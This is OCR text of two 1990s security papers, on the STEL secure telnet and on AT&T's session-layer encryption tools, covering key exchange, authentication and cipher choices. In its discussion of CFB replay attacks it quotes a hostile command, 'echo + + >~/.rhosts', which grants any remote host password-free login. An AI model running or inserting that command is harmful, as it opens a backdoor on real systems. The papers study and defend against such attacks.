This session is using DES encryption for all data transmissions.
Escape character is '^]'.
S/KEY authentication required
[s/key 93 cr520201]
Response:  DRUB BARB NOD RET COCO OUTS
SunOS Release 4.1.3_U1 (GENERIC) #1:  Wed Oct 13 17:48:35 PDT 1993
1 @ghost~> hostname
```

```
ghost
2 @ghost~> exit
Connection with ghost closed.
$
$
$
```

In the last example, the user STEL connects to idea again, and makes use of some features of the escape menu. In particular, he/she takes advantage of the built-in S/Key calculator to locally (and thus safely) generate the required S/Key response.

```
$ stel idea
Connected to idea.
This session is using DES encryption for all data transmissions.
Escape character is '^]'.
S/KEY authentication required
[s/key 92 cr520201]
Response:
stel> ?
Commands may be abbreviated.  Commands are:

close           close current connection
skey            generate skey response
status          display operating parameters
escape          set escape character
!                shell escape
z               suspend telnet
?                print help information
stel> stat
Connected to idea.
Connection time:  Fri Feb 10 19:07:42 1995
Elapsed time:  0 hours, 0 minutes, 47 seconds
User keystrokes:  1
Session output is 62 bytes
Escape character is '^]'
DES data encryption is on
stel> skey
Reminder - Do not use this while logged in via telnet or dial-in.
Enter seed:  cr520201
enter sequence number:  92
enter secret password:
use mjr DES mode [n] ?  y
CORD AD FLY FEAR NAY ARAB
stel>
CORD AD FLY FEAR NAY ARAB
------------------
 Welcome to idea!
------------------
idea% date
Fri Feb 10 19:11:16 MET 1995
idea% hostname
idea
idea%
idea% exit
```

```
Connection with idea closed.
$
$
```

5. The protocol

STEL is *not* compatible with the standard telnet system; in fact, it uses its own protocol. Formal details about STEL's protocol will be given in a forthcoming Internet Draft. Informally, STEL's insights can be summarized in a number of steps:

5.1. Key exchange

STEL uses the Diffie Hellman exponential based method to determine a common DES (or 3DES, IDEA) key. This completely eliminates the need of keyservers to store and manage user keys, and greatly simplifies the overall system design.

Initially, client and server, whom we call X and Y being the system symmetric, share a large prime number, P, and a generator, that is 3. Then both parties choose a secret value, S_X is chosen by X and S_Y is chosen by Y, making the choice at random among the set of values in modulo P arithmetic. The length of the modulo can be 512 or 1024 bits. Moduli whose length is 192 bits [4], or, in general, smaller than 512 bits, are not secure.

In the next stage, X and Y form the exponentials 3^{S_X} and 3^{S_Y} respectively, and they exchange the exponentials. A malicious hacker could intercept 3^{S_X} and 3^{S_Y} by reading the network but, due the difficulty of computing logarithms in finite fields [1] [4], he/she can not calculate the S_X, S_Y values.

In the final stage, X and Y compute a further exponential. In the case of X the received value 3^{S_Y} is raised to the power S_X. In the case of Y, the received value 3^{S_X} is raised to the power S_Y. As a consequence, both partecipants now share the same secret (that is, $3^{S_Y S_X} = 3^{S_X S_Y} = 3^{S_X S_Y}$), thus a session key is generated by digesting the shared value through MD5.

5.2. Mutual authentication

The basic DH method is very clever, but it provides no authentication between the two parties. A malicious hacker Z using an active line tap could intercept and change all messages, impersonating X to Y and Y to X. X and Y would not realize that; for example, all messages sent by X to Y would be received by Z, the Man In The Middle, decrypted by Z using X's session key, encrypted again using Y's session key and sent to Y. X and Y would share different session keys, yet not realizing that because they have exchanged no information before key exchange.
This is why we added a further step to the protocol in order to make this attack ineffective.

If the user wishing to login on the remote system owns a file named `.stelsecret` in his/her remote home directory then the information contained in the file is exploited to perform mutual authentication between the parties. This is the Interlock Protocol, an idea by Shamir and Rivest described in [1].

Let DH_X be equal to X's session key, as generated by the Diffie Hellman key exchange system. Let DH_Y be equal to Y's session key. Under normal conditions (that is, there is no Monkey In The Middle), DH_X should be equal to DH_Y.

Let ST be the secret shared by the parties by means of the contents of the `~/.stelsecret` file on the remote system. This is a "a priori" secret: it should have been previously transmitted via a trusted path, i.e., by physically accessing the remote system, logging on at the console and directly editing `~/.stelsecret`.

X and Y now construct authenticators A_X and A_Y respectively. Let A_X be equal to $E_{ST}(DH_X)$ that is, X's session key DES encrypted using ST as encryption key. Similarly, let A_Y be equal to $E^2{}_{ST}(DH_Y)$ that is, Y's session key DES encrypted twice using ST as encryption key.

In case Z is actively tapping the communication line, the session keys used by the parties are different ($DH_X \neq DH_Y$). What is more, Z does not know ST. The goal of this authentication step is, in fact, to verify that the session keys are the same at both sides.

A_X and A_Y are divided in two halves. Let A_X be equal to A_{X1} followed by A_{X2} and A_Y be equal to A_{Y1} followed by A_{Y2}.

The exchange is by alternating messages: X sends its first half A_{X1}, Y replies with A_{Y1}, then X sends A_{X2} and Y sends A_{Y2} It is not possible for Z to translate A_X1, knowing only half of the cipher block, yet Y will not reply until he/she receives something, so Z is forced to concoct a value A_X in order to receive A_Y. Y's reply cannot be traslated by Z and passed on at the correct time to X, since Z only receives one half of A_X at a time. After the exchange is complete X and Y can decrypt the authenticators A_X and A_Y respectively and find out if they are really sharing the same session key. If not, they are being impersonated by Z.

It should be noticed that A_X is single encrypted while A_Y is *double* encrypted. This is done on purpose, to prevent a malicious hacker from tricking one side into encrypting other's side exchange.

What is more, since X and Y share a common secret (that is, ST) they can calculate all the halves in advance and thus validate each single half as soon as it as arrives. In case that Y, for instance, receives an incorrect A_{X1} value from X, a random A_{Y1} half is generated and sent to X; as a consequence, The Man In The Middle can not launch a chosen plaintext attack. This method is supposed to foil the attacks exposed in [5].

5.3. Encryption

All data transmitted from the client to the server and vice versa is encrypted using the specified encryption algorithm. The default algorithm is single DES, since it is faster, but triple DES and IDEA are available as well.

DES is used in CBC mode when transmitting environment variables or exchanging "large numbers" in the DH scheme. CFB mode is used when making terminal I/O between client and server. A "random" Initialization Variable is used, and the source of randomness is, optionally, combined with a garbage random string which the user is required to type in.

5.4. Environment settings

A pseudo terminal is usually allocated by the server and attached to the remote process; it is possible, however, to specify that no pseudo terminal should be used in the remote session, a la rshd.

Terminal settings are transmitted encrypted from client to server, so it is not usually needed to "stty" parameters at all.

Also, the following environment variables are sent to the server, in order to make the session as friendly as possibile.

- TERM
- DISPLAY
- LINES
- COLUMNS
- WINDOWID

Prior to executing the user's shell or, eventually, the commands specified by the remote user, the server sets the following environment variables:

- LOGNAME
- USER
- USERNAME
- SHELL
- MAIL

5.5. User authentication

It has been said already that there are three authentication methods available. These methods can be listed according to their security, in decreasing order:

- 1. SecurID
- 2. S/Key
- 3. Unix passwords

The first method is very strong, since SecurID cards are hardware one time password generators. SecurID cards basically contains a DES chip and a clock. The clock is synchronized with the computer's clock and all the user should do to authenticate him/herself is to read the password on the LCD card's display and type it in at the "Enter PASSCODE" prompt. The card, of course, cannot be copied, analyzed or tampered with. This is probably the strongest point in favour of SecurID cards and similar authentication devices such as those marketed by Enigma Logic or Digital Pathways. It must be said that, despite STEL considers SecurID the preferred authentication method, it is understood that SecurID cards are not largely widespread in the Internet community. So using SecurID is not mandatory, and SecurID's support code can be compiled out from STEL completely.

S/Key is a very popular authentication system. It is able to generate one time passwords based upon a seed. More details in [3]. S/Key is vulnerable to dictionary attacks, so STEL uses a modification of the S/Key system as proposed by M. J. Ranum [3]. S/Key system is cheap and convenient, yet it is not as secure as SecurID since one time passwords, when printed on paper, can be stolen and xerox copied.

An optional S/Key daemon has been introduced, to administer all S/Key passwords on a single host. We consider the ability to centralize S/Key passwords as a major feature in our S/Key system. **skeyd** severely simplifies S/Key passwords management, since passwords are stored in a single file and thus the passwords synchronization problem is solved. Data transmission between S/Key clients and the S/Key server is DES-CBC encrypted. The encryption key is stored in /etc/skeydconf, for all the clients and the server (this is an approach common to other security systems, i.e., Kerberos's kdb5_stash).

Unix passwords are insecure, and are used by STEL as the last resort authentication method. Conventional passwords can be stolen by reading the network and are vulnerable to dictionary,

cracking and replay attacks. However, STEL never sends Unix passwords unencrypted, so sniffing the network is useless even if Unix password authentication is used.

The three methods are checked in order. If the user is SecurID registered, then SecurID authentication is required. Else, if the user is S/Key registered he/she is prompted with an S/Key challenge. If the user is not S/Key registered, Unix passwords are used but, before that, username is checked against a set of rules as defined in /etc/skey.access. It is possible, in fact, to permit / deny Unix passwords using a wide range of criteria, as described in [2]. Finally, when the user is authenticated, his/her username is checked against /etc/login.access to control login using similar criteria.

STEL verbosely reports errors and login failures via syslog.

6. Availability

STEL has already been ported to HPUX, SunOS, IRIX, Solaris and Linux. At present, a selected team of beta testers is working on STEL; by proceeding this way, we expect to make STEL more secure, reliable and bug free. When the beta testing process is over, STEL will be made available as:

ftp://ftp.dsi.unimi.it/pub/security/cert-it/stel.tar.gz

7. Future directions

Our development efforts will be focused on:

- Having a more comprehensive set of crypto algorithms and authentication methods
- Making STEL optionally work at the session layer [7]

8. Acknowledgements

The authors thank Giordano Pezzoli and Paul Leyland for very helpful comment on STEL's overall design and the security of some of STEL's crypto code. Many thanks to Wietse Venema, Marcus J. Ranum and _H* (The Hobbit) for granting us permission to use bytes of their excellent C code inside the STEL package.

9. References

[1] "Security for Computer Networks", D.W. Davies and L. Price

[2] The logdaemon package, by Wietse Venema <wietse@wzv.win.tue.nl>, available as ftp://ftp.win.tue.nl/security/logdaemon-4.6.tar.gz

[3] A modification of the S/Key client program by Marcus J. Ranum <mjr@tis. com> to make dictionary attacks infeasible. Available as ftp://ftp.tis.com/ pub/firewalls/toolkit/patches/ skey.-tar.Z

[4] "Computation of Discrete Logarithms in Prime Fields", Brian A. La Macchia and Adrew M. Odlyzko, available as ftp://ftp.dsi.unimi.it/pub/security/ crypt/docs/field.ps

[5] "An Attack on the Interlock Protocol When Used for Authentication", Steven Bellovin, Michael Merrit

[6] "Secure RPC authentication (SRA) for TELNET and FTP", D. Safford, D. Hess, D. Schales

[7] "Session-Layer Encryption", M.Blaze, S.Bellovin, to appear in the proceedings of the Fifth USENIX Unix Security Symposium

Session-Layer Encryption

Matt Blaze
mab@research.att.com

Steven M. Bellovin
smb@research.att.com

AT&T Bell Laboratories

Abstract

We describe mechanisms for practical session-layer security for Internet-based terminal sessions. We discuss the tradeoffs of providing security at various layers of abstractions, from the network to the session layer. We describe two new mechanisms: our encrypting, authenticating `telnet` and our encrypted session manager (`esm`).

1 Introduction

For better or worse, many networks are protected from Bad Guys on the Internet by means of *firewalls* [CB94]. While firewalls do offer a lot of protection against certain classes of attacks, by intent they limit functionality. Paradoxically, this can actually interfere with other security mechanisms, notably those that require end-to-end encryption between machines on opposite sides of the firewall.

Firewalls can be deployed at any layer of the protocol stack. By definition, transport-level or application-level firewalls act as endpoints for the network-layer connection. What the user sees as a single connection is in fact two connections, one from the user's machine to the firewall, and a second from the firewall to the destination machine. Thus, any network-layer encryption is not end-to-end; it terminates at the firewall in either case. This may or may not be appropriate in a given security model. Apart from the difficulties this presents in authentication—the granularity of the cryptographic protection is wrong, since the firewall itself is always one of the end-points—it forces the firewall to be trusted more than might be desirable.

Even when a firewall does serve as a trusted endpoint, it may not be practical to depend upon the availability of network-layer security services. This is especially problematic in the Internet world. Few vendors today provide or support any IP-based network-layer encryption products, and it is unlikely that interoperable network-layer securitycan be relied upon as a standard feature in the immediate future.

In practice, therefore, encryption sometimes has to be performed at a layer above that intercepted by the firewall and without sophisticated, kernel-level support or infrastructure. Even here there are choices and tradeoffs. We have developed two practical tools that implement different high-level security abstractions: ESM (Encrypted Session Manager) and an encrypting version of `telnet`. Each has its own advantages and disadvantages, though they also have a lot in common.

2 Encrypted, Authenticated `Telnet`

2.1 Protocol Requirements

Recent incidents and research results [Jon95, Neu95] have us concerned that the Internet may soon become the victim of *active attacks*. More specifically, we are concerned that attackers may soon be able to hijack existing TCP connections and use them for their own nefarious purposes. Our current login sequence, which relies on a cryptographic challenge/response dialog, is not secure in the face of such attack; an enemy would wait until the login dialog was complete, and then take over control of the session. A different sort of active attack would be even more serious; if the routing tables were sufficiently disrupted that the dialog flowed through the attacker's site from the beginning, the attack would be all but undetectable. There are a number of ways in which this could be done, including bogus routing messages and subverting the Domain Name System [Bel89].

All inbound `telnet` connections to AT&T must stop at the firewall for authentication; this makes the `telnet` [PR83] protocol a natural choice for providing session security for such connections. An important goal was to base our mechanism on existing standards (e.g., keys are negotiated via the standard option mechanisms) to encourage other sites to install compatible software that remains compatible




Figure 1: The `telnet` encryption option negotiation dialog. Note the three phases: Diffie-Hellman negotiation, encryption start, and authentication.

with the existing `telnet` mechanisms.

A secondary goal of ours was to preserve our investment in hand-held authentication devices and the assorted databases and administrative procedures used to support them. While something like Kerberos-mediated `telnet encryption` [Bor93] might be a good ultimate goal, it would take a lot more effort to deploy. Also, most current implementations of Kerberos do not support one-time passwords; even with encryption, we still feel that such precautions are needed [BM91].

For key negotiation, we use Diffie-Hellman exponential key exchange [DH76]. A single large prime is used as the modulus, along with a fixed base; negotiating these parameters, though arguably more secure, would create the potential for more serious cryptanalytic attacks.

Diffie-Hellman alone would not meet our goals, since it is unauthenticated; while it would be secure against hijacked connections, there is no point to going through the deployment effort if we would need to replace it with a new version when the attackers develop the capability to divert the start of the connection. If that should happen, this simple scheme would be vulnerable to man-in-the-middle attacks. Accordingly, we use our current challenge/response devices to authenticate the key. More specifically, we use a one-way function of the exponential, which both sides know, as the challenge; the user then encrypts this challenge via the box. In the presence of a monkey-in-the-middle, the two sides would have different exponentials, and hence different challenges, so the authentication would fail. As an additional protection against active attacks, the system itself encrypts and transmits a response based on a variant of the same challenge; the user can use the same box to validate the host.

There is a subtle attack here if the exponentials are transmitted as is. Since only a small portion of the output exponential is used as a challenge (typically on the order of 20-24 bits), an attacker can do a brute-force calculation to find a user-attacker shared key that agrees in those bits with the host-attacker exponential.[1] Both sides will have the same challenge, so the authentication step will succeed. To avoid this, we use the Interlock Protocol [RS84], forcing each party to reveal evidence that it has com-

[1] Trying to calculate a more complex one-way function of the exponential doesn't help; the attacker can simply try 2^{24} random secret values until he or she finds one that results in the right output function.

mitted to its own parameters before it can learn those of the other party.

2.2 Option Negotation

Key exchange, encryption and challenge/response parameters are all negotiated and transmitted via extensions to the `telnet` options mechanism (Figure 1). Essentially, `telnet` and `telnetd` first determine that they have encryption capability (using the WILL/WONT, DO/DONT protocol), and then negotiate keys as suboptions using the SEND/IS mechanism. Once a key has been established, the telnet side presents a hash of the key as a challenge to the user, who uses the hand-held authenticator to calculate the response, which is also sent as an encapsulated suboption with SEND/IS. `telnetd` passes the locally generated challenge (which, if there is no active attack, will be the same as that calculated on the `telnet` side) and the received response and username as environment variables to the `login` program. (The authentication response and reply can also be handled as a dialog within the actual encrypted session by the `login` program itself.) The details of the option negotiation parameters will be specified in a forthcoming Internet Draft.

If the server detects an invalid authentication response $response_U$, it sends back the message

IAC SB DHCH ISNT IAC SE

instead of $response_S$. How many times incorrect replies are accepted is a local matter; it can, of course, drop the session at any time.

To allow for use of other authentication algorithms in the future, the protocol includes a message indicating which type of authentication to use, and how long the challenge and response should be. The various authentication handlers can be implemented as external programs; this allows new types to be added without modifying `telnet` or `telneted`.

To prevent an active attacker from hijacking the session in progress and forcing a return to cleartext or a change to a different key by injecting bogus DO/DONT WILL/WONT sequences, the key exchange protocol can occur at most once per session. Once encryption has commenced, `telnetd` refuses to revert to cleartext mode or change keys. In normal operation, in which the `telnet` client controls whether encryption is to be used, the exchange can occur at any time during the session, initiated either by a user keyboard escape sequence or a command line option to the `telnet` program. In "firewall" operation, however, `telnetd` needs to complete the key exchange (and calculate the challenge) before it executes the login sequence. A command-line option to `telnetd` forces the exchange at the beginning of the session and refuses to proceed if the exchange fails.

After the challenge/response dialog, the programs on either end fork and begin their normal processing. In "encrypt or die" mode, data received before the start of encryption is discarded. If it were saved, an attacker could inject evil commands in cleartext into the session before the encryption started.

In our environment, encryption of inbound `telnet` connections is not end-to-end. Incoming calls, and hence encryption, terminate at our firewall [CB94, Che90]. After the authentication is checked, the user is allowed to `rlogin` to his or her ultimate destination machine. It would be difficult to extend our current scheme in a secure fashion to provide true end-to-end encryption; the firewall *must* check authentication data, and there is no easy way to provide an out-of-band channel for the user to do a second round of authentication with the destination machine.

The dialog between the `telnetd` server and the authentication module is quite simple. The triple $\langle user, challenge_U, response_U \rangle$ is transmitted to the authenticator; it replies with either $\langle \text{NO} \rangle$ or $\langle \text{YES}, response_S \rangle$. Responses are the DES encryption of the challenge, using a shared key. In principle, the authentication server's reply should be digitally signed; in our particular environment, we rely instead on a physically secure wire between the two machines. The server's challenge is a function of the user challenge; to prevent an attacker from tricking the server into encrypting a user challenge, we use different ranges of numbers for the two values. Thus, user challenges are in the range $[0, 2^{24} - 1]$, while server challenges are in the range $[2^{24}, 2^{25} - 1]$.

3 The ESM encrypted session manager

Although the `telnet` protocol is a natural place to define network session security, it is not always possible to run `telnet` directly between arbitrary trusted endpoints. Application-level firewalls (such as our own), multi-hop login sessions and non-TCP/IP connections (like `tip`, `kermit` and `datakit`), sometimes make it necessary to consider security requirements at a higher layer than would be visible to individual network connections. `esm`, our "encrypted session manager," provides such a higher-layer security abstraction by running at the shell session level.

Essentially, `esm` exploits the BSD "pseudo-tty" mechanism to provide a layer under which every-

```
alice$ esm
ESM v0.8 - encrypted session manager
randomizing.........done
local layer ready (run 'esm -s' on remote)
alice$ rsh bob
bob$ ./esm -s
ESM v0.6 - encrypted session manager
randomizing.........done
remote server ready
Starting remote side of 1024 bit key exchange.
(press any key to abort)...
Starting local key exchange.
entering ENCRYPTED mode; type ctrl-^ to escape
Key authenticator is 0a4c3310
bob$ echo $KEYHASH
0a4c3310
bob$
  ...
```

(encrypted login session between ''alice'' and ''bob'')

```
  ...
bob$ exit
Press <enter> to return CLEARTEXT mode:
bob$ exit
alice$
```

Figure 2: A sample ESM session.

thing between the user's local and remote login sessions is transparently encrypted and decrypted. When first invoked from an interactive shell, `esm` provides a transparent pseudo-terminal session on the local machine. When invoked in "server mode" (`esm -s`) from within an existing ESM session, however, the two ESM processes automatically encrypt all traffic passed between them. Typically, this second session is executed on a remote networked machine that was reached by using the initial session to invoke, e.g., `telnet` or `tip`, possibly across a firewall or terminal server. This is perhaps best illustrated by a simple example (Figure 2).

The local `esm` session will initially be completely transparent, passing all I/O directly from the terminal session to shell session (much like the BSD `script` program). The remote `esm -s` session initiates a Diffie-Hellman key exchange by sending an escape sequence on its standard output (which is the standard input to the local `esm` process). Once the exchange has completed and the two `esm` processes have agreed on a key, all traffic between them is encrypted with 3-key triple DES. The traffic is encoded using a simple ASCII hexadecimal representation; this reduces encrypted terminal bandwidth by a factor of just over two compared with cleartext but has the advantage of passing unmolested over virtually any transport mechanism. A session key hash, suitable for use as a challenge, is displayable on the local side and is available in the environment on the remote side. There is no other authentication or protection against an active attack.

4 Cryptographic considerations

We use triple DES [NBS77] as our bulk encryption cipher; its 168 bit effective keyspace is well above the reach of exhaustive search. We opted for triple DES because we feel that standard DES is no longer secure against exhaustive search. Even today, it appears that a $1,000,000 machine can search the entire 56 bit DES keyspace [Wie94].

Since both our ESM and `telnet` process typical user-to-host session traffic, a character-oriented cipher mode that can encrypt and decrypt each character as received is needed. Our choice is 8-bit Cipher Feedback (CFB) mode [NBS80]. CFB has the advantage of eventually "resynching" the cryptographic stream over a channel that occasionally inserts or deletes traffic. This turns out to be an important property in this application; even though `telnet` uses reliable TCP channels, its own protocol processing can drop characters under certain conditions. (The other DES stream cipher, Output Feedback keystream mode, is unsuitable for two reasons. It is vulnerable to controlled changes by an active attacker, and it requires that sender and receiver never loose synchronization.) [PR83].

Running any encryption system above TCP has a significant drawback: an enemy can easily inject false data into the input stream. Because all error-checking and retransmission is done below the level of the encryption, packets with valid TCP checksums will be accepted, whether they will decrypt sensibly or not. This is in contrast to network-level or transport-level encryptors; bogus packets will not decrypt to be valid TCP packets, and hence will be discarded; the normal retransmission mechanisms will repair the damage.

CFB is also vulnerable to injections of previously-encrypted data. Because of the limited error propagation characteristics of CFB mode [DP89], any previously-sent input can be resent by an enemy. Worse yet, if the same key is used for input and output, an enemy can often choose the plaintext to be encrypted and reinjected. Suppose you are mailed a message containing a number of null lines followed by

```
echo + + >~/.rhosts
```

You read the message; while you are staring at it in wonder, the attacker takes the output stream and sends it back upstream. The first nine bytes reinjected will decrypt to gibberish, but that's probably harmless to the attacker; after that, the CFB decryption process will resynchronize and the remainder will be valid input to your session. The best defense is, as noted, to use different keys for different directions. (Simply picking different Initialization Vector (IV) for the two directions is not sufficient.)

For key exchange, we use 1024 bit Diffie-Hellman; this is the maximum key size supported by RSAREF and seems to provide adequate security against likely threats for at least the immediate future. We use 464 of the 1024 resulting key bits: 56×3 DES key bits plus 64 IV bits in each direction. The received parameters are checked for plausibility (e.g., that that they are non-zero); this prevents an active attacker from convincing both sides to calculate an all zero secret by zeroing each side's public parameters.

To generate the random parameters, we use the `truerand` facility (based on clock skew) from the *CryptoLib* package [Lac93]. It appears to work reasonably well on most UNIX platforms, especially when several runs are combined for each bit.

5 Encryption and the Protocol Stack

Textbooks on computer networking speak of a model protocol stack with seven layers. Textbooks on cryptography, if they address deployment at all, distinguish solely between link-level encryptors and "end-to-end" encryptors. Reality is far more complex. There are many different places where an encryption function can be placed; these don't always map neatly into the standard network layer cake.

Link-layer encryption still has most of the properties traditionally ascribed to it. It can be deployed locally to protect a particular vulnerable link; it is in general invisible to higher layers. Even so, there are problems; link-layer spoofing techniques such as proxy ARP [CMQ87] are often employed.

Network-layer encryption is more problematic. Traditionally, the network layer is the lowest end-to-end layer, and hence is a natural place for ubiquitous encryption; as we have seen, though, firewalls and protocol translators break this assumption. We are thus forced to move our encryptor to a higher layer.

Even a pure network-layer encryptor is not architecturally clean. SP3, for example [SP388], has some modes of operation that make it look much more like a link encryptor, and other modes that force recursion through the network layer. In general, an encryptor at any given level can operate at either the top or the bottom of that layer. Furthermore, there is a semantic difference between encrypting at, say, the top of the network layer versus the bottom of the transport layer.

Transport-layer encryption differs from network-layer encryption primarily in its ability to deliver a finer granularity of protection. It, too, is affected by network discontinuities. Both translators and some firewalls (i.e., the TIS Firewall Toolkit [AR94]) require the user to "redial". Ergo, transport-layer encryption cannot be end-to-end either.

Above it, matters become even blurrier, especially since the layering structure is inadequate. Where does electronic mail live? At the mail transfer level, as typified by SMTP [Pos82]? This is generally considered to be application layer. But message formatting lives [Cro82] above that, and multimedia mail above that [BF93]. Where does one encrypt mail? The usual answer is to encrypt the message itself [Lin93, Ken93, Bal93, Kal93, Zim92], though exactly how this should be done for complex mail messages isn't at all obvious [CFGM95].

By contrast, one proposal for protection of Web traffic, the Secure Socket Layer (SSL) [Hic95], encrypts the transport connection, rather than the text of the retrieved page. This does provide some added privacy protection for, say, those who are retrieving `gerbils-mmff.gif`, though often the site name itself (`rodents.com`) may be sensitive.

Our `telnet` encryptor demonstrates some of the problems. The `telnet` protocol lives on top of TCP, a reliable transport layer, but `telnet` itself can delete characters from the data stream presented to whatever lives above it. And this forced us to use CFB encryption, whereas encryption in the lower part of `telnet` could have been done via OFB mode. Furthermore, we still have the network discontinuity problem to deal with.

This is where `esm` comes in: it operates above anything else, and is set up after *all* of the connections are established. Architecturally, this may not be the best choice. But it is the *only* way we can do true end-to-end encryption in the face of a heterogeneous network.

6 Related Work

There are several other encrypting `telnet` programs available, plus an encrypted remote login package known as `deslogin`. None of these was quite suitable.

The most standardized package is a Kerberized `telnet` from MIT. But its use of Kerberos is, for us, a weakness: we would have had to deploy a full-fledged Kerberos server in order to use it. Furthermore, it uses Kerberos 4, which in our opinion suffers from two practical drawbacks: it does not support the use of hand-held authenticators, which means people must still type passwords into potentially untrustworthy machines, and it is vulnerable to outsiders requesting user tickets from the server and running a password-guessing program against these tickets [LGSN89, BM92].

A related effort is the encrypting `telnet` by Brown and Jaatun, done as a prototype of a standard `telnet` encryption option. It required use of one of the standard authentication mechanisms, such as Kerberos.

More recently, the STEL package [VTB95] has been announced. It, like ours, uses authenticated Diffie-Hellman; a variety of authentication mechanisms are supported, including some one-time password schemes. It does not appear to use standard `telnet` option negotiation; however, it can be used to replace `rshd` as well as `telnetd`.

The other secure `telnet` package is SRA, from Texas A&M University [SHS93]. It is based on Secure RPC [Sun88], and uses Diffie-Hellman key exchange to negotiate a session key. This session key

is used only to transmit the user's login and password; the remainder of the session is not protected. While extending the code to do this latter is fairly straight-forward—indeed, there are at least two such implementations available for anonymous `ftp`—the scheme would still be vulnerable to active attacks, precisely the threat we wish to deflect. Furthermore, the modulus size used is too small, and has in fact been cryptanalyzed [LO91].

The `deslogin` program is similar in spirit to our `esm`, though incompatible with `telnet`. It requires its own key database, though since it uses challenge/response authentication it would not be difficult to modify it to use our current authentication server and hand-held authenticators. One very useful feature in `deslogin` is the ability to authenticate twice, once to a firewall and once to the endpoint.

7 Implementation Status

A basic UNIX implementation, based on the 4.4BSD `telnet` and `telnetd` source, is complete; it runs under most UNIX platforms. The Diffie-Hellman key exchange is performed using the RSAREF library; this simplifies the patent issues. We hope to make our code freely available, subject to the usual export control restrictions on cryptographic software.

An MS-DOS `telnet` client, probably based on the NCSA package, is in being developed by some of our colleagues. Again, we hope to release the code.

We have also completed a basic UNIX implementation of the `ESM` package. Like our `telnet`, it runs under most BSD-derived platforms and uses RSAREF for its Diffie-Hellman functions. We also expect to make this code freely available.

8 Conclusions and Future Directions

Our encrypting `telnet` is a band-aid solution. That is not necessarily bad: we need a band-aid, to cope with a threat that in our opinion is imminent. Still, a solution that was part of an integrated security architecture would be better. The Internet community is experimenting with cryptographic standards for the link layer [Mey95], network layer [Atk95], session layer, and application layer (for mail, SNMP, and many others). While all of these have their uses, it would be nice if there were an overall vision and (where feasible) a common key management structure.

Failing that, we are likely to implement the EKE or A-EKE authentication protocols [BM92, BM93]. These are password-based, but require no special hardware and are immune to password-guessing attacks.

Our current scheme has a number of limitations. The most serious is that it is not truly end-to-end. It would be nice to either re-encrypt from the firewall onward, or—better yet—to negotiate a new authenticated session between the user and the ultimate end point, so that there would be no cleartext on the firewall machine. Accomplishing either of these goals while still maintaining security and user convenience is not easy. Most likely, we will not try; rather, we will use encrypted IP tunnels between the user's machine and the firewall. Anything else, including a second layer of end-to-end network layer encryption, will be transported inside of this secure envelope.

We would also like to have an "authenticate-only" mode, for use in situations where encryption is illegal. Stream ciphers are not particularly good for such things. The best idea seems to be to send everything twice, once in cleartext and once encrypted. If the received cleartext character does not match the decrypted version, we can conclude that an enemy has tampered with the session.

References

[AR94] Frederick Avolio and Marcus Ranum. A network perimeter with secure external access. In *Proceedings of the Internet Society Symposium on Network and Distributed System Security*, San Diego, CA, February 3, 1994.

[Atk95] R. Atkinson. Ipv6 encapsulating security payload (ESP). Internet draft; work in progress, February 16 1995.

[Bal93] D. Balenson. Privacy enhancement for internet electronic mail: Part III: algorithms, modes, and identifiers. Request for Comments (Experimental) RFC 1423, Internet Engineering Task Force, Feb 1993. (Obsoletes RFC1115).

[Bel89] Steven M. Bellovin. Security problems in the TCP/IP protocol suite. *Computer Communications Review*, 19(2):32–48, April 1989.

[BF93] N. Borenstein and N. Freed. MIME (multipurpose internet mail extensions) part one: Mechanisms for specifying and describing the format of internet message bodies. Request for Comments (Ex-

perimental) RFC 1521, Internet Engineering Task Force, Sep 1993. (Obsoletes RFC1341); (Updated by RFC1590).

[BM91] Steven M. Bellovin and Michael Merritt. Limitations of the Kerberos authentication system. In *USENIX Conference Proceedings*, pages 253–267, Dallas, TX, Winter 1991.

[BM92] Steven M. Bellovin and Michael Merritt. Encrypted key exchange: Password-based protocols secure against dictionary attacks. In *Proc. IEEE Computer Society Symposium on Research in Security and Privacy*, pages 72–84, Oakland, CA, May 1992.

[BM93] Steven M. Bellovin and Michael Merritt. Augmented encrypted key exchange. In *Proceedings of the First ACM Conference on Computer and Communications Security*, pages 244–250, Fairfax, VA, November 1993.

[Bor93] D. Borman. Telnet authentication: Kerberos version 4. Request for Comments (Proposed Standard) RFC 1411, Internet Engineering Task Force, Jan 1993.

